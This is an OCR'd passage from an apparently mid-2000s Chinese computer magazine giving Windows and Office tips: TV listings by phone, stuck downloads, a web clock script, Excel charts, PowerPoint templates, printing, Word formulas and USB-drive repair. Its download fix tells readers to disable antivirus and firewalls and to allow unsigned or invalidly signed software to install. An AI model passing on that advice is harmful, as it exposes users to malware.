比如，我们要查询“猜猜猜”和“神雕侠侣”这两个节目，直接输入“tv 猜猜猜 神雕侠侣”即可。




①



②


③



④

小提示

该机器人还提供了天气预报功能，输入“tq 城市名”、“天气 城市名”或者“tianqi 城市名”即可获得该城市的天气情况。

三、用手机免费“跟踪”电视节目

如果你是某个电视连续剧的超级Fans，不想错过每次播出的节目，那么，你随身携带的手机就是收看电视节目的好地方。只要你的手机可以上网，你登录http://wap.tvsou.com，就能免费查看节目预告了(见图4)。比起一些收取高额信息费的SP（短信服务提供商）来说，这样的服务算是不错了。此外，http://www.tvsou.com/还提供很详细的电视节目预告，更新及时，免去你登录各大电视台网站检查的麻烦了。这个网站的另一特色是主持人链接，各大电视台“当家花旦”主持人都罗列其中，你可以根据自己的爱好选择主持人，直接进入他们主持的节目，相当方便。 CF [YY27]

网络

逃离“致命终点站”

解决下载到99%的错误

■DEF

经常下载软件的朋友，一定会对下载速度很敏感。当你期待已久的好电影、好软件下载完的时候，总有一种莫名的兴奋感。然而世事难料，你有没有发现当下载进度栏到99%时，就停止不动，任你等多长时间都没反应？


当你遇到这种情况，可以尝试以下的解决方法：

方法一：可能是下载所在分区空间不足，请清理磁盘分区或另选择分区下载，不过这种情况应该不是大多数。

方法二：可能是因为磁盘碎片过多造成，需要对目标盘进行一次碎片整理后重新下载。整理方法是在“程序→附件→系统工具→磁盘碎片整理程序”中启用磁盘碎片整理程序。


方法三：可能是第三方软件（如杀毒软件的实时监控、防火墙等软件）阻拦所致，关闭或卸载该类软件或插件后继续下载。对于软件引起的问题，如搞不清究竟是哪个程序引起冲突的话，你可以尝试关闭所有应用软件，并打开任务管理器，将不用的非系统进程杀死，再上网试着下载：

方法四：清空IE临时文件夹以及Cookies后，重新下载（见图1）。



方法五：如果你的系统是Windows XP SP2的，可能与SP2的增强安全性设置有关，可以进行如下修改：在“Internet选项→安全→自定义级别”在“下载”栏各选项中全部选择“启用”（见图2）。然后切换至“高级”选项卡，在“安全”栏中取消对“检查下载的程序的签名”复选框的选中，选中“允许运行或安装软件，即使签名无效”复选框（见图3）。





CF [YY28]

NOTES

网页代码即时贴

动态时钟

很多朋友已经有了自己的网站或是博客，该怎么装饰、美化它们呢？还要去痛苦地学习网页代码吗？其实网上有很多拿来就能用的代码，只要复制到你的网页里面就可以了。“网页代码即时贴”这个小栏目就是专门帮您搜索简单、实用的网页代码，帮您提高网页制作效率！本期的代码是：动态时钟，就是能够在网页上动态运转的数字时钟。

第一步：将如下代码加入需要显示时钟的页面中。

```
<script language="javascript" src="lite.js">
/*Live Clock Script-
By Mark Plachetta (astro@bigpond.net.au)*/
</script>
```

第二步：在你的网页源代码中，找到<body>标签，一般<body>标签都是在页面中比较靠前的位置。在<body>标签中添加如下内容：

```
<body onLoad="show_clock()">
```

第三步：从 http://work.newhua.com/cfan/200611/lite.rar 下载文件，解压缩后把lite.js上传到与网页文件在同一文件夹下。这样，你就能在网页中看到动态时钟啦！

小提示

如果你希望时钟也能显示当前日期，可以到http://work.newhua.com/cfan/200611/liveclock.rar下载另一个文件，用它取代前面的“lite.js”，上传到网页文件夹中。注意，还要修改第一步脚本中的lite.js，使它与上传文件名称相符。

CF [YY29]

办 公

不看不知道 Excel图表宝典

王志军 陈德敏 潇儿

在Office组件的应用中，人们往往忽略了图表的应用，枯燥的文字和数据往往很难调动阅读者的兴趣，如果能利用图表来说话，可以让干巴巴的数字顿时变得直观生动，锦上添花。咦？这有一本《图表宝典》，赶紧翻开，看看都有什么招数。（本文以Microsoft Excel 2003作为参考）。

镜头一：家长会上，王老师一边说，一边通过投影向家长们展示着满是数字的Excel成绩表，散会后家长们询问着名次和分数线，一脸迷惑。

镜头二：市场部的Rose终于做完了市场调查，把报告忐忑不安地交上去，不久老板把报告打了回来：“数据混乱，表述不清，耽误了新产品开发的时间，限期完善！”

镜头三：销售部的小张自己摸索着做出了一个看似漂亮的Excel图表，兴奋不已，客户在不停地增加，销售额在不停地上升，但每次都要重做一个新表复制到PPT中，真麻烦……


宝典里居然有图像？看来还是一本视频教程！接着翻。



①



②



③

一、看数选表 合适就好

这次要把成绩表做成直观的图表！让家长对各种数据有更清晰的了解和对比，王老师一边想，一边打开Excel成绩表（如图1），单击常用工具栏上的“图表向导”按钮（也可以从“插入”菜单中选择“图表”）。现在出现了一个向导窗口（如图2），默认设置下显示了标准的图表类型——有柱状、条状、锥形图，还有气泡图、雷达图、股价图等等，几乎每一种类型的图表下都提供了若干的子图表，种类非常丰富，下面还有相关的说明。如切换到“自定义类型”标签页，里面选项更为丰富（有彩色堆积图、带深度的柱形图、锥状图等）。

> **小提示** 最佳的图表类型应该能最有效地表达当前信息的类型，可以是点、线、长方形、圆或别的形状，也可以是几种类型的组合。数据可以选择不同的图表类型来说明不同的信息，建议多做一些尝试。

1. 发展走势看过来——折线图

俗话说得好“以点带面，突出重点”，找出几位典型的、有说服力的学生还是很有必要的。王老师打算找出两位同学进行对比。选择标题行和两位同学历次考试的成绩行，调出图表向导窗口后，他选择折线图。单击“下一步”按钮，开始设置图表的坐标。如图3所示，他把分类轴和数值轴分别设置为“考试名称”和“考试成绩”。继续单击“下一步”按钮进入最后一个步骤，向导会询问是将图表作为新工作表插入还是作为其中的对象插入，建议选后者便于修改。现在两位同学的成绩比较起来直观多了，可以进一步对图表中的各个元素作修饰，例如图表标题、坐标轴标题、坐标轴格式、图例格式、绘图区格式等等，甚至也可以重新更改图表的类型，只要右击空白处选择“图表类型”选项即可。

> **小提示** 在折线图中，如果数据都偏大，导致数据都集中在上部，那么可以把坐标轴的起点设置为非零（比如满分为100分，而全班成绩都在50分以上，就可以以50作为Y轴的起点。

2. 切蛋糕看构成——饼图

经过一番计算，总算将这次模拟考试中本班各个分数段的人数和所占的百分比统计了出来，接下来要考虑的就是如何将成绩分布频段展示出来了。

仔细思考后，王老师发现，饼形图对于分析“组成”问题非常合适，OK，就选饼图。进入图表向导，这次不是在“标准类型”下选择饼图，而是切换到“自定义类型”标签页下的“分裂的饼图”，一步步操作下去，进入步骤3，需要进行一番认真的设置：除了设置图表标题，还有两个需要注意的地方：

①**图例：**切换到“图例”标签页，在这里钩选“显示图例”复选框可让图表看起来更清晰。

②**数据标志：**默认设置下，这里只有“类别名称”一项被选中，建议同时钩选“百分比”。

完成设置后，王老师看到了图4所示的图表，现在是一个分散的饼图。怎样合拢？只要选中分散饼图向内拖拽即可，假如是向外拖拽则愈加分散。为了突出某一部分的构成，可以将某块扇形单独拖拽出来：首先单击分散或合拢的饼图，此时整个饼图都会被同时选中，接下来，只要再次单击需要拖拽的某块扇形就可以拖拽到任意的地方了。（如果开始选“标准类型”中的饼图，在图表生成后，单击拖动其中一个扇形，也可以轻易地拖拽出来）。

小提示

为什么某块扇形比例不大，但看起来却这么大呢？原来是因为立体扇形图有角度的关系。其实它的仰角和高度都可以随意调整。右击图表区打开“设置三维视图格式”对话框，就可以在这里设置上下仰角、左右转角、高度，设置后单击“应用”按钮即可预览三维效果。

二、图多力量大——整合的力量

市场部的容儿一直在为数据太多而烦恼。昨天她发现创建图表时，在“图表向导”的第3步中，有一个“值”的选项，在前面打上钩，表中就在相应位置显示了具体的数字。但设置后，被一堆数字犹如乌云一般遮盖在图表上方。项目太多，能不挤吗？要不换个柱形图？仍无改观。她开始仔细观察起来……在“标准类型”中“饼图”对应的子图表中，有一个貌似自行车轮盘的图形，有意思，试试。

不错，“大轮盘”可以代表主要部分，“小轮盘”里可以放一些比较小的数值，等于整个“小轮盘”是“大轮盘”中的一个扇形，把小的数字分出来更清晰地进行了显示。

忽然她发现项目很多，消费者的学历、收入、该领域支出等最好全部放到一个表中。莫非把几个叠加起来？她研究了半天，终于功夫不负有心人：使用副坐标，可以让不同的图表一起显示！

根据具体数字特点，容儿选择了柱形图+折线图。她先做了一个折线图(横坐标为学历，纵坐标为收入)，接着在右键点击出现的快捷菜单中选择“数据系列格式”，然后在对话框中选定“次坐标”，选中“该领域支出”区域，选择“图表类型”为柱形图，OK，一个复合图表做好了。认真整理一下，老板该满意了吧。

三、让图表动起来

1.PPT战场的远程遥控

销售部的小张最近初尝了Excel图表的甜头，直接把Excel图表复制到PPT中，利用投影设备一边介绍一边演示，形象生动，很有说服力(复制到Word中也很不错)。但是Excel中的数据在变化，PPT中图表幻灯片却不会随之改变，每次演示前都需要根据新的数据源重新在Excel中做一遍图表，太麻烦，如何才能使Excel数据牵着图表的鼻子走呢？“看我的。”热心的同事胡子给她支了一招：在Excel与PowerPoint数据表间建立链接。

首先在Excel中选择要与PowerPoint中数据表建立连接的数据范围，复制。然后新建一个PPT文档，点击“插入→图表”插入一张图表幻灯片，并清空弹出来的“数据表”输入框中所有的数据，再单击菜单“编辑→粘贴链接”，此时Excel中的数据就会出现在数据表中了。

小提示

导入数据以后可能幻灯片中的图表和想象相距甚远，所有的柱状图都收缩到一起了，适当调整一下即可。比如数据表中的A列前面有一个列，这是用来显示坐标轴的数据用的，将其选中后单击菜单“编辑→删除”将它删除，为了使数据系列正好显示在图表正中，还应该在数据表中删除多余的空行。然后单击菜单“数据→列中系列”，让图表按列分类显示，不错，整体效果已经出来了！以后如果图表的源数据添加了新数据，，则PowerPoint中数据表中的数据也相应的改变，新数据立刻在图表中得到了显示。

这种超链接的图表方法要求不能更改Excel文档和与之对应的PPT文档的路径，否则PPT文档就不会跟随Excel文件的修改而时时更新数据了。

2. Excel内图表随数动

“为什么我从图表的源数据中删除数据时，图表会自动剔除被删除数据所对应的数据系列。而当添加新数据时，图表却无法自动添加新的数据系列呢？在自己的地盘也不能实时更新！”源数据的更新频率高，确实令人头疼。小张又犯愁了。

“嘿嘿，这个也难不倒我。”首先，根据表中的数据生成一张Excel图表并利用“图表”工具栏做适当调整。然后，执行“插入→名称→定义”命令，打开“定义名称”对话框。在“名称”下输入“Date”(不包括引号，下同)，然后，在“引用位置”中输入“OffSet(Sheet1!$A$2,0,0,CountA(Sheet1!$A:$A)-1,1)”(关于此表达式的具体含义，可查阅Excel帮助中Offset和CountA函数的使用说



④

明)，最后单击“添加”按钮。重复上述步骤再添加一个名为“Sales”、引用位置为“OffSet(Sheet1!$B$2,0,0,CountA(Sheet1!$B:$B)-1,1)”的名称。接着，右键单击图表并在弹出的快捷菜单中选择“源数据”。在打开的对话框中选择“系列”选项卡，将其中的“值”改为“=Sheet1!Sales”，“分类轴标志”改为“=Sheet1!Date”，单击“确定”按钮退出。至此，一个随源数据变化而自动缩放的图表就设置好了。检验一下吧。在最后一行数据的下面输入“2月21”和“90”，输入完毕后新数据会立刻显示在了图表中！

镜头插播：期末考试日渐临近，王老师根据课程特点做了一份倒计时的表格。列出了这门课程考试大纲所要求掌握的相关知识点，柱形图中“人数”是即时更新的，而“百分比”采取相对引用的方法，保证了百分比随着人数同步更新。直观的变化不仅可以让教师及时了解过关测试的完成度，而且对学生也会产生无穷动力。

小提示

制作图表的几个要点(图表宝典字幕小结)

①找准自己所需要的图表，也就是说你制作图表的目的是什么，这样才能“图”尽所用。

②按照向导的提示操作即可，不用担心什么，即使出错也可以向前撤销，退出Excel时不保存就行。

③图表完成后，如不满意，仍旧可以重新选一种类型的图表，应该充分尝试右键菜单中的丰富选项。

CF [YY30]

办 公

PowerPoint模板DIY

■茄茄鼠

PowerPoint软件自带了几十种幻灯片模板，看了无数遍，自己不腻观众也腻了；微软网站提供了幻灯片模板在线下载功能，但是要寻找完全符合自己需要的模板也并非那么容易。在这个DIY大行其道的时代，如果能够自己动手制作一个漂亮的模板，不但能达到“与众不同”的效果，还可以免去每次制作幻灯片前对模板精挑细选的麻烦。

一、建立模板文件

首先，新建一个空白文件，进入“视图→母版→幻灯片母板”，点击“幻灯片母版视图”工具栏的第二个按钮“插入新标题母版”，左侧就会显示该母版现在有两页，其中第二页是标题母版，第一页是内容母版，下一步，点击“保存”，“保存类型”选择“演示文稿设计模板（*.pot）”，就有了一个空白的幻灯片模板，接下来的任务就是发挥自己的创造力，在空白模板上加工制作出属于自己的个性模板了！

二、制作标题模板

公司的会议报告演示文稿要求简洁大方，突出合作双方的名称，同时在大屏幕上播放时不能出现由于配色不良而导致的字迹模糊不清现象，因此该类幻灯片母版最好选用白色为底色，图形的基色最好以公司LOGO的基色为准。


第一步，选择标题母版页，点击绘图工具栏的矩形框，在该页中间画一个与页面左侧对齐的矩形框，点击“填充颜色→填充效果”，选择单色填充，把颜色设为最浅，透明度设为50%，底纹样式选择垂直，变形选择从左到右变浅，点击“确定”；接下来用“线条颜色”工具把矩形的边框设为“无线条颜色”，矩形框的颜色就设计好了。调整矩形的高度，使其覆盖住“单击此处编辑母版标题样式”的文本框，也可根据需要把标题文本框上下移动或缩放一下。

第二步，把公司的LOGO图标贴进来，放在矩形框的上面，调整大小和位置，使其看起来比较平衡。

第三步，预设主标题和副标题的字体。PowerPoint默认的主标题字体是44号宋体字，为了美观，可以把它改成48号隶书，并在字体格式中给其加阴影效果；副标题字体修改为32号隶书，并将文本框向下移动少许（见图1）。




①



②


③



④

小提示

正文文字是分级的，不同级别的文字在字号和项目符号上有所不同。其中PowerPoint默认的项目符号不太好看，自己换个漂亮的项目符号吧。选中第一行“单击此处编辑母版文本样式”，点击“格式→项目符号和编号”，单击对话框右下角的“自定义”，打开“符号”对话框，在左上角的字体里选择“Wingdings”，好了，我们已经打开一个宝库了，一路点击“确定”，你就能够得到它了。用同样的方法可以设定第二、三级的项目符号（见图4）。

三、制作幻灯片内容模板

通常，会议报告演示文稿每页有个小标题，此外还需强调制作PPT的公司或部门等信息，所以在设计内容页模板时应该把整个页面划分为三部分：小标题部分、主体部分、LOGO和部门名称。

第一步，分隔出小标题部分。可以把上一页制作好的矩形复制过来备用。选择幻灯片内容母版页，将标题母版页的矩形框粘贴到本页，然后调整矩形的长短和高低，放置于标题文本框下方。然后复制这个细长的矩形，点击“绘图→旋转或翻转→向左旋转90°”，调整大小，与上一个矩形垂直交叉置于标题文本框左侧。

第二步，分隔出部门名称和LOGO部分。首先把公司LOGO图标贴到右下角，调整到合适的比例；如果还有合作方的LOGO，可以把它放在左下角或者右上角，比例也要调整好（见图2）。接下来，点击绘图工具栏的“直线”，在幻灯片底部画出一根直线，直线的长度要与正文文本框长度一致；然后把直线的线型设为3磅，选择合适的线条颜色。最后调整直线的位置，使其不压住LOGO图标即可（见图3）。

第三步，预设幻灯片母版字体。本页上需要预设的地方是小标题字体、正文字体以及部门名称。前两者可以根据个人喜好随意设定，部门名称一般放在下部中间位置，在页脚区填入部门名称，调整字体和颜色就可达到目的。

四、应用模板

在进行以上步骤时，千万别忘了随时按“Ctrl+S”保存已有成果，不然……现在让做好的模板派上用场吧。打开一个演示文稿，点击“格式→幻灯片设计”，打开应用模板对话框，然后点击“浏览”，找到刚才做的.pot文件（路径和名称一定要记清），点击“应用”——好了，一切OK啦！

DIY模板，想做就做，想改就改，做出个性，用出精彩！

CF [YY31]

办　公

“打”出来的精彩 Office中的打印小窍门

■北京 游侠

对一般人来说，打印Office文档是一件再简单不过的事情了，执行“文件→打印”命令（快捷键为Ctrl+P），设置好打印的页码及份数，再点击“确定”就可以了。实际上，在这个简单的打印操作中，有着许多的小技巧，掌握了它们，不但能提高工作效率，还能节约纸张成本呢。

窍门1：为Word打印提速

有时我们只是要校对文稿，不要求太高的打印质量，只希望能打印得快一点，可按下面的方法进行操作：执行“文件→打印”命令调出打印窗口，单击其左下角“选项”按钮，又会打开一个打印选项窗口，勾选“草稿输出”项，确定即可。草稿输出能大大提高打印的速度，但是将无法打印特殊格式或图形。另外需要注意的是：有些打印机不支持草稿输出，大家可查阅相关的说明文件。

窍门2：削足适履　缩放打印

假设当前的文档版式是按A4大小排版设计的，但是又想使用B5的纸进行打印，这时该怎么办呢？如果重新按B5大小来调整版面，页数少的话还可以，如果有十几甚至上百页，那工作量可就非同小可了。此时可通过下面的方法来解决：

执行“文件→打印”菜单命令，调出打印对话框，单击“缩放”下的“按纸型缩放”，选择“B5”（可以根据实际需要选择其他的纸型），确定后打印即可，Word会自动缩小字体和图形的大小，使其与B5纸张的大小相匹配。注意，在PowerPoint中有类似的打印功能，名为“根据纸张调整大小”。

窍门3：以一当十省纸张

有时为了打印图书的校对草稿或多页小册子，可将多页内容，如4页的内容拼到一页上进行打印，这样可以有效节约纸张。方法很简单，在打印对话框的“缩放”中，单击“每页的版数”，选择“4　版”项，打印即可。Word允许的最大拼版数为16个版。

窍门4：快速打印Word快捷键

熟练使用快捷键，可以大大提高工作效率，但是Word中的快捷键太多，刚开始的时候总是记不住，我们不妨将Word的所有快捷键打印出一份列表，以备随时参考：单击“工具→宏→宏”菜单命令，再单击“宏的位置”下拉按钮，选择“Word　命令”，然后在“宏名”框中选择“ListCommands”项，并单击“运行”按钮；接着会弹出一个对话框，选中“当前菜单和快捷键设置”项，单击“确定”后即可生成当前所有菜单和快捷键的列表；按Ctrl+P键调出打印对话框打印该文档即可。

窍门5：打印预览时也能编辑文件

在Word中编辑好文件之后，一般我们都要先执行“文件→打印预览”命令察看一下，如果发现错误，大多数人都会返回编辑状态进行修改，然后再重新预览打印。其实，如果错误不复杂的话，在打印预览状态下也能修改文件：在预览状态下，光标为放大镜形状，此时单击工具栏上的放大键按钮，光标将变为“I”形，此时便可做一些简单的编辑修改工作了，修改好之后再次单击放大镜按钮，返回预览状态，单击“打印”按钮打印就可以了。

窍门6：Excel中彩色表格打印技巧

为了突出显示某些数据，我们经常会为单元格设置特殊颜色和底纹。但如果你使用的是黑白打印机打印彩色的Excel表格，有可能影响察看表格中的文字。我们不必一一替换表格的颜色，只需在页面设置中动一点小手脚就可以解决这一问题：执行“文件→页面设置”命令打开页面设置对话框，选中“工作表”标签下的“单色打印”项。以后再打印时，表格中的颜色和底纹将被忽略，这样还可以加快打印的速度。

窍门7：只打印想要的那部分

在同一个Excel工作表中可能包括了多个表格，如果你不想打印整个工作表，而只是要打印其中一部分的内容，可按照下面的方法执行：首先选中要打印的那部分内容，然后执行“文件→打印”命令调出打印对话框，在“打印内容”项中，选中“选定区域”项，确定后打印即可。

窍门8：不打印Excel中的错误

如果Excel工作表中存在错误，可以通过下面的方法，避免打印出这些错误的单元格中的数值：在页面设置对话框中的“工作表”标签下，单击“错误单元格打印为”下拉按钮，选择“空白”或“--”项就可以了。

窍门9：PowerPoint也可拼版打印

PowerPoint也可以实现拼版打印的效果，与Word的操作方法稍有不同。执行“文件→打印”命令调出打印对话框，单击“打印内容”下拉按钮，选择“讲义”项，这时右侧选项将被激活，根据需要，设置每页上的幻灯片数（最多9个）以及排列顺序（见图）。可以点击“预览”按钮观看效果，觉得满意的话，单击“打印”就可以了。



CF [YY32]

办 公

不再当漂亮“花瓶”，Word也玩数据计算

■梦与梦寻

平时，当我们需要编排出漂亮的报告、论文、信函、小册子等文档的时候，首先会想到Word，而一旦涉及到数据计算、汇总统计等问题时，专业电子表格软件Excel则成了首选。其实，Word可不是那种四肢发达、头脑简单的排版“花瓶”，数据运算同样难不倒它。当你既想获得漂亮的版面设计，又需要实现一些数据运算的时候，不妨用“美貌与智慧并重”的Word来试试。

小提示

如果数据量非常大，并且运算复杂，则最好还是使用Excel，毕竟Word不是专业的数据管理软件，它的本职工作还是排版。

实例1：给Word表格添加计算功能

怎样排出漂亮的表格不是今天的重点，下面的主要目标是解决Word中的数据运算问题，我们以简单的学生成绩统计表的制作为例加以介绍，其实朋友们可以举一反三，将下面的方法应用到其他多个领域中，如收支预算、简单投资理财、购物统计、数据汇总等。

第一步:如图1所示，在Word中制作出学生成绩统计表，填写好固定的内容及成绩数据，那些需要计算才能得出数据的单元格暂且空着。

某小学六年级一班期中考试成绩表

姓名	语文	数学	英语	总分	均分
张三	86	75	90		
李四	60	82	76.5		
王五	89	92	95		
赵六	87	82	85		
刘七	66.5	78	71		

①

第二步:首先在张三同学的总分栏中点击一下鼠标，然后执行“表格→公式”菜单命令，打开如图2所示的公式对话框，里面已默认输入了公式“=SUM(LEFT)”。熟悉Excel的朋友差不多能明白，这个公式的意思是将该行表格左侧（LEFT）的所有数据相加的意思。直接单击“确定”返回，即可自动得到张三同学的成绩总分了。



②

第三步:同样，在李四同学的总分栏执行“表格→公式”菜单命令，这次的公式对话框中默认公式为“=SUM(ABOVE)”，它的意思是计算当前单元格上方(ABOVE)的所有数据，显然，这里我们依然要计算的是左侧的数据，所以将ABOVE改成LEFT，确定后返回，即可得到李四同学的各科总分。以此类推，计算出其他同学的总分。

第四步:接下来计算各科平均分。将光标置于张三同学的均分单元格中，依然是执行“表格→公式”菜单命令。在公式对话框中，删掉默认输入的SUM公式（保留前面的“=”号），然后单击“粘贴函数”下拉按钮，选择“AVERAGE”，这就是计算平均数的函数了。在自动显示的AVERAGE函数后面的括号中手工输入“B2:D2”（此时完整的公式应为：“=AVERAGE(B2:D2)”），确定后即可得到张三的各科平均分了。

小提示

Word表格中的单元格命名规律

上面的公式“=AVERAGE(B2:D2)”，有的朋友可能不太明白其中的“B2:D2”参数是怎么得出来的，其实它的意思就是：从表格第2行第2列到第2行第4列之间的所有单元格。与Excel类似，Word表格中，列号以英文字母表示，行号以数字来表示，单元格的名称则由列、行序号组合而成，如图3所示。

	A	B	C	D	E	F	G
1	A1	B1	C1	D1	E1	F1	G1
2	A2	B2	C2	D2	E2	F2	G2
3	A3	B3	C3	D3	E3	F3	G3
4	A4	B4	C4	D4	E4	F4	G4
5	A5	B5	C5	D5	E5	F5	
6	A6	B6	C6	D6	E6	F6	

③

小知识

在我们点击“粘贴函数”下拉按钮时，可以发现Word支持的数学函数有近20个之多，下面给出这些函数的简介列表，限于篇幅就不详细介绍了，有兴趣的朋友可以自己翻看Word的帮助文件，研究一下各函数的使用方法。

表：Word公式中的数学函数

函数	简介	函数	简介
ABS	绝对值	AND	与运算
AVERAGE	平均值	COUNT	计数
DEFINED	判断表达式是否合法		
FALSE	假	IF	条件函数
INT	取整	MAX	最大值
MIN	最小值	MOD	余数
NOT	非	OR	或
PRODUCT	一组值的乘积		
ROUND	四舍五入	SIGN	判断正负数
SUM	求和	TRUE	真

实例2：快速复制公式

Word公式其实就是Word“域”，它是不能用普通的复制粘贴的方法来复制的，所以在上面的例子中，我们需要一个一个地输入公式来计算，非常麻烦。下面我们就来解决这一问题。

第一步:我们还是以上面的表格为例，在E2单元格（即张三的总分栏）中，通过公式对话框插入公式“=SUM(LEFT)”，此时该单元格中自动显示的是张三的总分数。

第二步:右击E2单元格，选择“切换域代码”命令（快捷键为Shift+F9），则张三的总分数转变成了域代码，显示出我们实际输入的公式函数，其中外层的大括号是Word自动加上的，表示该内容为域代码。


第三步:全选域代码，再点击右键，此时就可以选择“复制”命令了（或者按Ctrl+C键）。在总分栏的其他单元格中，依次右击并选择“粘贴”命令（或者按Ctrl+V键），即可快速将公式粘贴到其他单元格中。右击E2单元格，选择“切换域代码”，关闭域的显示。

第四步:此时大家会发现一个奇怪的现象：所有人的总分都与张三相同！不用担心，分别右击其他人的总分，再选择“更新域”命令就可以了（快捷键为F9）。

CF [YY33]

办 公

办公应用金钥匙



■三叶草

重新编排 表格走位速恢复

我从别处复制一些表格进行重新编排时发现，表格变得非常宽，超出了页面之外。于是我把纸张放大到能容纳下整个表格，然后调整好后再把纸张设置改回来，有简单的办法吗？

★其实通过Word中的表格设置就可以轻松实现。首先选中整个表格，单击鼠标右键，选择“自动调整→根据窗口调整表格”（见图1），这时我们看到表格已经很听话地展现在我们的页面之内了！

框中打钩 Word工具好实现

我在制作调查表或数据报告时，有时会遇到需要在方框中打对钩的情况。请问是否只能先选一个方框然后再手工打钩？

★ Word 中就有让二者配套出现的方法。先在工具栏上点击“插入→符号”，在字体里选“普通文本”，子集里选“数学符号”，看到对钩了吗？插入到文档中后，选中这个钩，再到工具栏上点击“格式→中文版式→带圈字符”，在右边的圈上选方框图形，确定，就可以了。如果选择“放大”模式，效果会更好（见图2）。还有一个方法能打出更漂亮的对钩：选择“插入→符号”，选择字体为“wingdings”，仔细找一下，这里有方框中有对号的特殊字符，选中就OK了。

成绩分析 Excel软件来帮忙

不久要进行期末考试了，分数的统计与管理是一件消耗教师大量精力的事。每次我都要自己制作表格输入函数公式，有现成的工具可以辅助分数分析吗？

★你可以请来一个好帮手——“绿色中小学成绩分析软件”(下载地址:http://www.11nong.com/soft/26025)，界面简洁，操作简单，免安装，可以 按总分、名次分段统计各班人数，计算各班各科及格人数、及格率、优秀人数、优秀率、平均分、总分 ，计算该年级所有教师成绩（平均分、优秀率），可以自动统计Excel中出现的科目，可自由设置及格、优秀分数线，可以分学科分段统计各班在各分数线的人数，并对原始分进行查错，消除输入错误（负值、非数字格式、超过满分），最后分析结果会以Excel输出，方便自己对结果进行编辑和使用（见图3）。(本技巧一直没用)



①



②



③



④



⑤

小提示

由于PowerPoint中对于过大的音乐文件不是采取嵌入，而只是提供一个链接，因此，在其他电脑上播放PPT时要将音乐文件和演示文件同时拷贝过去，放在同一个文件夹下。

数据导入 动态跟踪网页数据

公司在局域网上经常会发布一些名单等，如果需要引入到Excel表格中，我是否需要一个一个地复制粘贴呢？

★ Excel单元格除了能导入数字、文本、表格外，还能导入网页。进入“数据→导入外部数据→导入数据”，在“文件名”方框中输入要导入的网页地址，确定即可（见图4）。以后网页若有更新，Excel中也会同步体现出来。如果把Excel保存为网页格式，则页面就没有表格框显示，可以脱离Excel进行阅读，发布到网络上。二者可算是一个逆过程。

巧妙设置 让音乐在PPT中一放到底

我在做PPT演示时，播放的音乐只放一遍就停了。我尝试过用超链接的形式，发现存在网络连接故障等不稳定的因素；还试过播放PPT演示之前先用音乐播放器打开音乐，效果也不理想。有什么好的解决办法吗？

★在PowerPoint中就可以直接设置，使音乐随心所欲地播放。

首先打开PowerPoint，编辑好后选择“插入→影片和声音→文件中的声音”，然后选择所要插入的音乐。在弹出的对话框中选择“在单击时”，然后右击声音图标，在弹出的菜单中选择“自定义动画”，在右边的窗口中右键单击音乐文件（见图5）。接下来选择“效果选项”，在弹出的“播放声音”对话框中进行设置，在停止播放项中选“在*张幻灯片后”（张数依据具体需要而定）。下一步，在“计时”页的“重复”一项选择“直到幻灯片末尾”，为了保持美观，可以在“声音设置”中选择“幻灯片放映时隐藏声音图标”。最后调整动画顺序，使声音动画排到最前就OK了。现在播放时只要单击鼠标音乐就可以不停地播放，直至幻灯片末尾 。

CF [YY34]

办 公

起死回生不难 闪盘修复记

■河北 吴丽军

手头有两块坏闪盘，是两个朋友的，他们以为我是搞电脑的，就拿给我修。其实我也没修过，只不过是死马当活马医，结果经过从网上查找方法，还真的给修好了，下面就把修理的方法写出来，让那些闪盘不能用的人自己维修一下，既长了知识，又节省了银子，何乐而不为呢。

两块闪盘坏的特征不一样，一块是插入USB接口时可以看到闪盘盘符，但磁盘不能打开并提示“请插入磁盘”，用Windows的格式化命令也不能进行格式化操作，提示“请插入磁盘”；另一块闪盘是插入USB口后，电脑提示不能识别的USB设备，在设备管理器中可以看到一个USB设备的驱动没有安装。由于损坏特征不一样，当然修复的办法也不一样。根据损坏特征，可以分为软件修复和硬件修复。

一、软件修复

